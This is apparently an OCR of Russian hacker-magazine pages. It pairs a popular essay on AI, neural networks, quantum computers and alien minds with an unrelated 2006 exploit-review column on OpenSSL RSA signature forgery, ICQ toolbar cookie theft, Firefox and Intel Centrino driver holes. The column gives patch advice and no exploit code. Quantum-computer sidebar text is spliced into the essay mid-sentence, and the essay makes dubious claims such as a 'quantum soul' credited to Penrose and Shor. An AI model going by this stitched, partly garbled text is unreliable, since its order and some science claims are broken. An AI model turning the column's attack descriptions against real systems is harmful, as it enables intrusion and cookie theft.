Представь теперь, что ей задают ряд вопросов типа: «Знаешь, вчера я плавал вместе с акулой в воздушном шаре вблизи лунного Моря Спокойствия, ты там бывал?». И машина отвечает: «Это неправда, в воздушном шаре нельзя плавать на Луне» или что-то в этом духе, разоблачая таким образом спрашивающего. И вот тут непонятно, действительно ли понимает этот механизм всю описанную ситуацию, или благодаря сложнейшему алгоритму дал именно такой ответ. Если представить человека и машину черными ящиками, не заботясь о том, что у них находится внутри и как формируются правильные и приемлемые ответы, то можно сказать точно: эти системы эквивалентны в том, что мы понимаем под интеллектом.


И пусть мы из белка, а машина — даже не из электроники, а из шестеренок, передач и редукторов, но все равно результат один. Такое прохождение теста Тьюринга с помощью алгоритмических машин можно назвать формальным решением проблемы ИИ. Но сложно сказать, формально ли наше мышление, то есть можно ли его свести к набору простых алгоритмов. Если это возможно, то, скорее всего, можно сделать компьютер, аналогичный по интеллекту человеку.

Здесь мы подошли к одному из самых важных вопросов ИИ: в таком случае, где у механической машины-гиганта сознание и есть ли оно у нее, хотя она и проходит тест Тьюринга?

Грубо говоря, мы тоже сложные белковые машины, в которых большинство процессов связано с механикой биохимии организма. Но мы сознательно чувствуем, что в нас сидит думающая, чувствующая, что-то понимающая личность, которая в любом состоянии может пройти тест Тьюринга. Есть ли такое же чувство у машины, сконструированной для прохождения теста? Неважно, механическая она, электронная или квантовая. Есть ли в ней личность, или это только набор алгоритмов? А может, этот набор алгоритмов и есть личность?

На эти вопросы до сих пор нет ответа, и если мы когда-нибудь встретим братьев по разуму, то одна из загадок будет состоять в том, как объяснить именно их мыслительный

Попробуем представить, как мог бы выглядеть будущий квантовый компьютер. Вероятно, большой компьютер будет содержать тысячи управляющих элементов, действующих локально на каждую ячейку квантовой памяти — квантовый кубит. Каким образом могло бы осуществляться это воздействие? Скорее всего, с помощью электрических импульсов, подаваемых на микроэлектроды, подведенные к кубитам. Возможно также оптическое управление пучками света, сфокусированными на кубитах.



> Вот так выглядит современный квантовый компьютер

процесс и интеллектуальную деятельность, потому как примерить на себя для проверки сознание и личность той же машины или алиена нам возможности не представится.

Нейросети в железе и органике

Проще всего начать конструировать ИИ по знакомому принципу: повторяя в железе и моделировании уже известный, нормально работающий интеллект — мозг человека. С середины прошлого века было известно в деталях структурное устройство мозга. Нервные клетки, соединенные между собой, формируют огромную нейронную сеть (НС), в которой и проходят, как считается на сегодняшний день, мыслительные процессы.

Что самое интересное, исследование нейросетей носит прикладную пользу. Наибольшее количество применений «урезанного» ИИ основано именно на нейросетях. С помощью НС можно, например, предсказывать показатели биржевого рынка, выполнять распознавание оптических или звуковых сигналов, создавать самообучающиеся системы, способные управлять автомашиной при парковке или синтезировать речь по тексту.

Основу любой нейросети составляют однотипные элементы (ячейки), имитирующие работу отдельных нейронов мозга. Каждый искусственный нейрон характеризуется своим текущим состоянием по аналогии с нервными клетками головного мозга, которые могут быть возбуждены или заторможены. Он обладает группой синапсов — однонаправленных входных связей, соединенных с выходами других нейронов, а также имеет аксон — выходную связь данного нейрона, с которой сигнал (возбуждения или торможения) поступает на синапсы следующих нейронов. Общий вид нейрона приведен на рисунке.

Каждый синапс характеризуется величиной синаптической связи, которая по физическому смыслу эквивалентна электрической проводимости.

Одна из фишек нейросетей и нашего с тобой мозга — принцип параллельной обработки сигналов, который достигается путем объединения большого числа нейронов в слои и соединения определенным образом нейронов различных слоев. Поэтому нейросети так привлекательны для моделирования различных сложных и разветвленных процессов, одним из которых является наше с тобой мышление.


Теоретически, число слоев и число нейронов в каждом слое может быть любым, лишь бы хватало мощности у компьютера, на котором нейросеть моделируется, или специализированной микросхемы, на которых НС реализуется «в железе». Чем сложнее и разветвленнее нейросеть, тем масштабнее задачи, подвластные ей. Очевидно, что процесс функционирования нейросетей, то есть сущность действий, которые она способна выполнять, зависит от величин синаптических связей, поэтому, задавшись определенной структурой НС, отвечающей какой-либо задаче, разработчик сети должен найти оптимальные значения всех переменных весовых коэффициентов (некоторые синаптические связи могут быть постоянными).

Этот этап называется обучением нейросети, и от того, насколько качественно он будет выполнен, зависит способность сети решать поставленные перед ней проблемы во время моделирования. На этапе обучения, кроме подбора весов, важную роль играет время обучения. Как правило, эти два параметра связаны обратной зависимостью, и их приходится выбирать на основе компромисса.

Что касается электрических методов, то они уже давно и широко применяются в микроэлектронике для управления классическими логическими элементами. Поэтому их использование представляется наиболее перспективным и для создания масштабируемых квантовых компьютеров. Возможно, конечно, что в результате какого-нибудь технологического прорыва появится еще и третий вариант.

Обучение НС может вестись с учителем или без него. В первом случае сети предъявляются значения как входных, так и желательных выходных сигналов, и она по некоторому внутреннему алгоритму подстраивает веса своих синаптических связей. Во втором случае выходы НС формируются самостоятельно, а веса изменяются по алгоритму, учитывающему только входные и производные от них сигналы. Так реализовано самообучение в нейронных сетях.

Однако для того, чтобы смоделировать ра-



› Модель разветвленной нейросети — сигнальные диаграммы

боту мозга, недостаточно одной нейросети. Необходимо снабдить ее входными данными, то есть чувствами.

В 1957 году американский физиолог Ф. Розенблатт предложил модель зрительного восприятия и распознавания, которая могла бы служить периферией нейросетей. Ощущающую модель назвали перцептроном. В те годы это было необычно — чувствующая машина, способная обучаться понятиям и распознавать предъявляемые объекты. Она чрезвычайно заинтересовала не только физиологов, но и представителей других областей знаний и породила большой поток теоретических и экспериментальных исследований.

Перцептрон или любая программа, имитирующая процесс распознавания, работает в двух режимах: в режиме обучения и в режиме распознавания. В режиме обучения некто (человек, машина, робот или природа), играющий роль учителя, предъявляет машине объекты и о каждом их них сообщает, к какому понятию (классу) он принадлежит.

По этим данным строится решающее правило, являющееся по существу формальным описанием понятий. В режиме распознавания машине предъявляются новые объекты (вообще говоря, отличные от ранее предъявленных), и она должна их классифицировать по возможности правильно.

Классификацию обычно берут на себя нейросети, в то время как современным перцептронам остается только распознавать. Но и нейросети необходимо сначала научить распознавать входящие с перцептрона символы. Например, проблема распознавания текста на сегодняшний день решена только механически, то есть набор символов попадает в нейросеть или компьютер, но их же еще нужно обработать как связный текст! К тому же ИИ должен понять его смысл, что существенно затрудняет процесс распознания. Ведь для того, чтобы «понять» текст из области химии, перцептрон должен содержать базовые данные по химии и т. п. А в разговорной речи мы используем столько неклассифицированных понятий, что программы, способные анализировать разговорную речь, создать очень трудно. Но работы над ними ведутся давно, и уже есть ощутимые результаты (например, ИИ Ramona, созданная Рэем Курцвейлом).

В последнее время также ведутся работы по созданию органических нейросетей, в которых используются реальные нейроны крыс. Но, правда, говорить о сознании или интеллекте еще рано, так как нейроны ведут себя как обычные транзисторы: пропускают сигналы и производят элементарные логические операции.



Трехмерная нейронная сеть — увы, пока модель

Кванты или электроны?

То, как мозг устроен, известно уже довольно хорошо, но как все его составляющие части производят сам «мыслительный процесс», до сих пор неизвестно.

Одна из модных теорий современности объясняет работу памяти и мыслительных процессов с точки зрения переноса специальных химических веществ — нейромедиаторов. Это физиологически активные вещества, вырабатываемые нейронами. С помощью нейромедиаторов нервные импульсы передаются от одного нервного волокна другому волокну или другим клеткам через пространство, разделяющее мембраны контактирующих клеток. Это пространство, называемое синаптической щелью, является составной частью синапса.

Некоторые нейромедиаторы могут затормозить активность нервного волокна. А после проявления своего действия медиаторы обычно разрушаются специфическими ферментами.

Известно около тридцати различных нейромедиаторов. Наиболее важные медиаторы центральной нервной системы — серотонин, дофамин, норадреналин, ацетилхолин и гамма-аминомасляная кислота.


Конечно, трудно поверить в то, что весь твой внутренний мир можно запихнуть, образно говоря, в аптекарский пузырек, но, тем не менее, так считает современная наука.

Однако не все ученые разделяют «химическую» теорию. И отчасти не согласны с ней, как ни странно, физики, занимающиеся квантовой механикой.

Они считают, что каждая макроскопическая система (ты, я, даже бутылка пива) характеризуется определенным квантовым состоянием, которое уникально для каждой наименьшей единицы времени. Более того, сложные квантовые системы, типа квантовых компьютеров, потенциально обладают вычислительной мощностью, во много раз превосходящей мощность современных компьютеров (по некоторым оценкам, в миллионы и даже миллиарды раз) из-за «встроенного» в квантовые системы распараллеливания процессов.

Получается, если человеческий мозг способен превосходить обычный компьютер в эффективности решения задач определенных классов, то, по всей видимости, это возможно лишь в силу того, что он обладает более мощными вычислительными ресурсами, то есть большим быстродействием и большим объемом доступной памяти — как тут не проводить аналогию с квантовыми компьютерами.

И, говоря по секрету, человеческий мозг целиком — это нечто большее, чем простые соединения нейронов и аксонов. Это квантовая система, состояние суммы отдельных частей которой будет меньше,




Древовидная нейросеть

чем состояние мозга целиком. Этот эффект называется феноменом «квантового перепутывания». И, как утверждают известные ученые-физики (Р. Пенроуз, П. Шор и другие), благодаря этому можно «научно поймать душу», то есть с точки зрения физики, кроме электронов и протонов, мозг составляет «квантовую душу своих состояний», которая и отвечает за восприятие самого себя и окружающего мира.

Ты, конечно, можешь без труда догадаться, что если так темно и запутанно обстоят дела в области человеческого сознания с точки зрения классических теорий, то, может быть, будет легче и проще создать ИИ на основе квантовых компьютеров?

Для того чтобы снизить уровень шумов, критически важный для нормальной работы квантового компьютера, первые модели, по всей видимости, придется охлаждать жидким гелием. Вероятно, первые квантовые компьютеры будут громоздкими и дорогими устройствами, не умещающимися на письменном столе и обслуживаемыми большим штатом системных программистов и наладчиков оборудования в белых халатах. Доступ к ним получат сначала лишь государственные структуры, затем богатые коммерческие организации. Но примерно так же начиналась и эра обычных компьютеров.



> Трехмерная нейронная сеть: исполнение в железе

Скорее всего, первые системы с параллельной обработкой процессов будут созданы именно на основе квантовых компьютеров, так что и появление первого «настоящего» ИИ можно ожидать с развитием квантовой техники.

Инопланетный гость

И напоследок вернемся к нашим алиенам. Ведь интересно, как они могут мыслить?

Во всех обсуждениях подобного плана нужно опираться на твердую почву известных фактов. Мы знаем, из чего и как (ну, пусть не так точно, как хотелось) состоит Вселенная. Знаем, что, скорее всего, жизнь находится на планетах или других космических образованиях (некоторые фантасты наделяли разумом целые планеты и даже звезды).

Также нам доподлинно известно (правда, до определенных размерных пределов), из чего состоит материя.

Еще мы знаем из основ эволюционной теории, как развивался человек и как происходило развитие мышления.

Здесь можно воспользоваться хитрым методом, предложенным многими психофизиологами и физиками: смоделировать дальнейшее развитие человека и проследить, как именно будет меняться его мыслительная деятельность. Ведь если подумать, что многие галактические цивилизации живут в космосе дольше нас и опередили по «мозгам» людей, то с помощью такого метода мы сможем иметь представление о разуме «развитом».

Принято считать, что речь появилась около 200 тысяч лет назад. Порядка 40 тысяч лет назад возникло мышление, как мы его понимаем сегодня. Затем на фоне многих бессознательных процессов возникло сознание. Эволюционно мы находимся на самом раннем этапе развития сознания, поэтому для движения вперед у нас нет никаких ограничений.

Развитие сознания может привести к следующему этапу развития психики, а именно — к развитию интуиции, которая будет определяться очень интенсивными неосознаваемыми мысленными процессами, то есть более высокой формой мышления. Человек будущего будет более точно прогнозировать и предопределять события, нежели человек сегодняшний. И все это благодаря нашему квантовому компьютеру, помещающемуся в черепной коробке.

Далее можно высказать предположение, что на этапе еще более высокоразвитого уровня может появиться психофизиологическая деятельность — способность человека изменять внешнюю среду не при помощи физического воздействия, а при помощи психических процессов. Как это будет реализовано физически — еще тот пазл, но если принять струнную теорию строения мира, то любой мыслительный процесс в нашем мозгу — сложнейшее состояние этих самых струн. А что мешает одной конфигурации струн воздействовать на другую? Тем более что по теории весь мир состоит из струн?

Так вот, возвращаясь к нашим алиенам, достаточно цивилизации быть старше земной буквально на 15-20 тысяч лет, это может привести к непониманию этой цивилизации землянами. Но самое интересное, если не брать за образец нашу цивилизацию, то инопланетяне, устроенные иначе, чем мы, могут быть вообще лишены какого-либо сознания в нашем понимании. Вот как вирусы или муравьи — для нас и те, и другие — скорее «заводные машинки», чем думающие создания. И понять алиена нам будет гораздо сложнее, чем муравья или жука, не говоря уже о понимании того, как они мыслят и мыслят ли вообще.

Поэтому мы, может быть, в далеком будущем не сможем отличить мыслящих созданий от природных явлений или естественных образований планет. Лучшим примером подобного непонимания будет океан Солярис Станислава Лема.


А оно нам надо?

Как бы много мы ни сетовали о том, что на сегодняшний день искусственного интеллекта нет, я думаю, больше было бы волнений по поводу того, что он вдруг появился. С милитаристической человеческой психикой нам соседи пока что ни к чему.

Вот усилитель «мозгов» нам нужен. Зачем отдавать развитие науки и технологий ИИ, когда можно будет сделать умнее и сообразительнее самое себя? И сделать это с помощью тех же бездушных имплантатов и компьютеров.

Вот тебе и братья по разуму: искусственные не дотягивают, а если и дотянут, то нам же хуже будет, а алиены в наши одежки не влезают. Выходит, что человек обречен на интеллектуальное одиночество во Вселенной.


>> взлом
КРИС КАСПЕРСКИ
ОБЗОР ЭКСПЛОИТОВ
123
4



› Место PKCS в общей иерархии криптосистемы

› ICQ toolbar — удобная мишень для атаки

› Все дело в шляпе, то есть в лисе (горящем)

OpenSSL: подделка цифровой подписи RSA

Brief

В самом конце августа 2006 года Daniel Bleichenbacher выступил с докладом на конференции криптоаналитиков, где показал, что при стечении определенных обстоятельств цифровая подпись RSA может быть подделана в прямом смысле слова — одной бумагой и карандашом. Виною тому не сам алгоритм RSA, а ошибки его реализации. Одной из таких реализаций оказался знаменитый проект OpenSSL, которой вплоть до версии 0.9.8c использовал RSA-ключи с экспонентой 3, удаляющие padding-поля PKCS #1 до генерации хэш-суммы, которая позволяла удаленному атакующему подделать PKCS #1 сигнатуру, подписанную RSA-ключом и препятствующую корректной проверке различных цифровых сертификатов, использующих PKCS. PKCS расшифровывается как Public-Key Cryptography Standards (криптографические стандарты на публичный ключ) и подробно описан в RFC-3447 (ftp://ftp.rfc-editor.org/in-notes/rfc3447.txt), технические детали атаки (со всеми математическими вкладками) лежат на www.imc.org/ietf-openpgp/mail-archive/msg14307.html.

Targets

Уязвимости подвержены RSA-ключи с экспонентой 3, которые достаточно широко используются не только в OpenSSL (уязвимы все версии, вплоть до 0.9.8b, входящие в состав практически всех LINUX'ов и xBSD), но также воплощены в кремнии и железе: маршрутизаторах CICSO, IBM и т.д.

Exploit

Отсутствует.

Solution

Скачать последнюю OpenSSL-версию с официального сайта проекта или установить патч, взятый оттуда же: www.openssl.org/news/patch-CVE-2006-4339.txt.

ICQ под угрозой

Brief

За минувший месяц в популярном интернет-пейджере ICQ обнаружились две дыры. Первая, связанная с ICQ toolbar, позволяет злоумышленнику читать содержимое файла RSS, вызывать toolbar-методы (RefreshRSS, OpenFeed, MarkAsRead, OpenRSSDialog, OpenRSSNewDialog), просматривать содержимое текущей WEB-страницы и воровать cookies, содержащие конфиденциальную информацию. Это делается путем копирования файла «options2.html», лежащего в папке с ICQ toolbar'ом, и размещения его на любом из «хакерских» сайтов после надлежащей модификации. Технические детали можно узнать на www.securityfocus.com/archive/1/445515/30/0/threaded. Другая, более опасная дыра, связана с отсутствием контроля длины некоторых полей в IM-сообщениях, отправляемых получателю напрямую, без использования сервера. Переполнение буфера происходит в функции MCRegExSearch(), которая вызывает memset() для очистки буфера, выделенного из динамической памяти (кучи), не проверяя при этом фактический размер блока, в результате чего следует отказ в обслуживании (технические детали доступны по ссылке: www.coresecurity.com/index.php5?action=item&id=1509). Выполнение shell-кода, как это сообщалось на www.securityfocus.com/bid/19897/discuss, на самом деле невозможно. Обе уязвимости были обнаружены командой Core Team.

Targets

ICQ Toolbar 1.2, 1.3/ICQ Pro 2003b, ICQ 99a 2.21.

Exploit

Не требуется.

Solution

Отключить ICQ toolbar и установить свежую заплатку от производителя в соответствии со своей версией ICQ: www.securityfocus.com/bid/19897/solution.

Множественные уязвимости в горящем лисе

Brief

FireFox и родственные ему продукты (SeaMonkey, Camino, Thunderbird) теряют статус безопасного браузера, и свежие дыры обнаруживаются одна за другой, позволяя злоумышленнику выполнять зловредный shell-код в контексте уязвимого приложения, вызывать крэш браузера, запускать JavaScript с повышенными привилегиями, вплоть до передачи управления на машинный код, воровать секретную информацию и т. д. Отсутствие атак объясняется относительно невысокой распространенностью FireFox'а — это лишь уменьшает вероятность атаки, но не исключает ее полностью, к тому же интерес хакеров к FireFox'у растет в геометрической прогрессии, и скоро в сети появятся странички, изготовленные специально для атаки на FireFox. Бессмысленно разбирать каждую из обнаруженных дыр, поэтому мы решили ограничиться одним лишь перечнем ссылок, который лежит на www.secuurityfocus.com/bid/18228/references.

Targets

Mozilla Camino / Mozilla Firefox / Mozilla SeaMonkey / Mozilla Thunderbird/.

Exploit

Для реализации большинства уязвимостей никакого специально написанного exploit'а не требуется, и атака осуществляется непосредственно из самого браузера.

Solution

Задействовать режим автоматического обновления и почаще просматривать новостной канал на сайте производителя, однако обновленные версии нарушают работу некоторых расширений, заставляя нас выбирать между безопасностью и комфортной работой. Как вариант, можно пересесть на браузеры Opera или Links, ошибки которых можно свободно пересчитать по пальцам одной руки.

Удаленное управление в Intel Centrino PRO Wireless Network с ядерными привилегиями

Brief

3 сентября 2006 года в 14:37:48 по восточному стандартному времени хакер Johnny Cache описал принципиально новую атаку на драйвера устройств беспроводной связи Intel Centrino PRO, открывающую новую страницу в книге переполняющихся буферов:lists.immunitysec.com/pipermail/dailydave/2006-September/003459.html.

Используя ошибки синхронизации — race condition, вполне типичные для драйверов и хорошо известные каждому пользователю по голубому экрану смерти с ругательством IRQL_NOT_LESS_OR_EQUAL, ему удалось не только получить отказ в обслуживании, но и воздействовать на регистр EIP с передачей управления на shell-код, исполняющийся в режиме ядра, то есть на самом высоком уровне привилегий, который только возможен. Данная атака заслуживает всестороннего изучения, вот почему она была вынесена в отдельную статью.

Targets

В настоящее время под угрозой находятся следующие устройства: Intel PRO/Wireless 2915ABG 9, 2915ABG 10, 2200BG 9, 2200BG 8, 2200BG 10, однако список уязвимых драйверов все еще составляется. Кроме того, аналогичные ошибки синхронизации встречаются в драйверах, DSL-модемах, ИК-адаптерах, Голубых Зубьях и других устройствах, обрабатывающих асинхронные запросы.

Exploit

Не требуется.


Solution

Отключи беспроводные устройства (задействуй их только при острой необходимости) или установи пакет обновления от Intel: support.intel.com/support/wireless/wlan/sb/CS-023065.htm, размер которого составляет порядка 100 Мб.

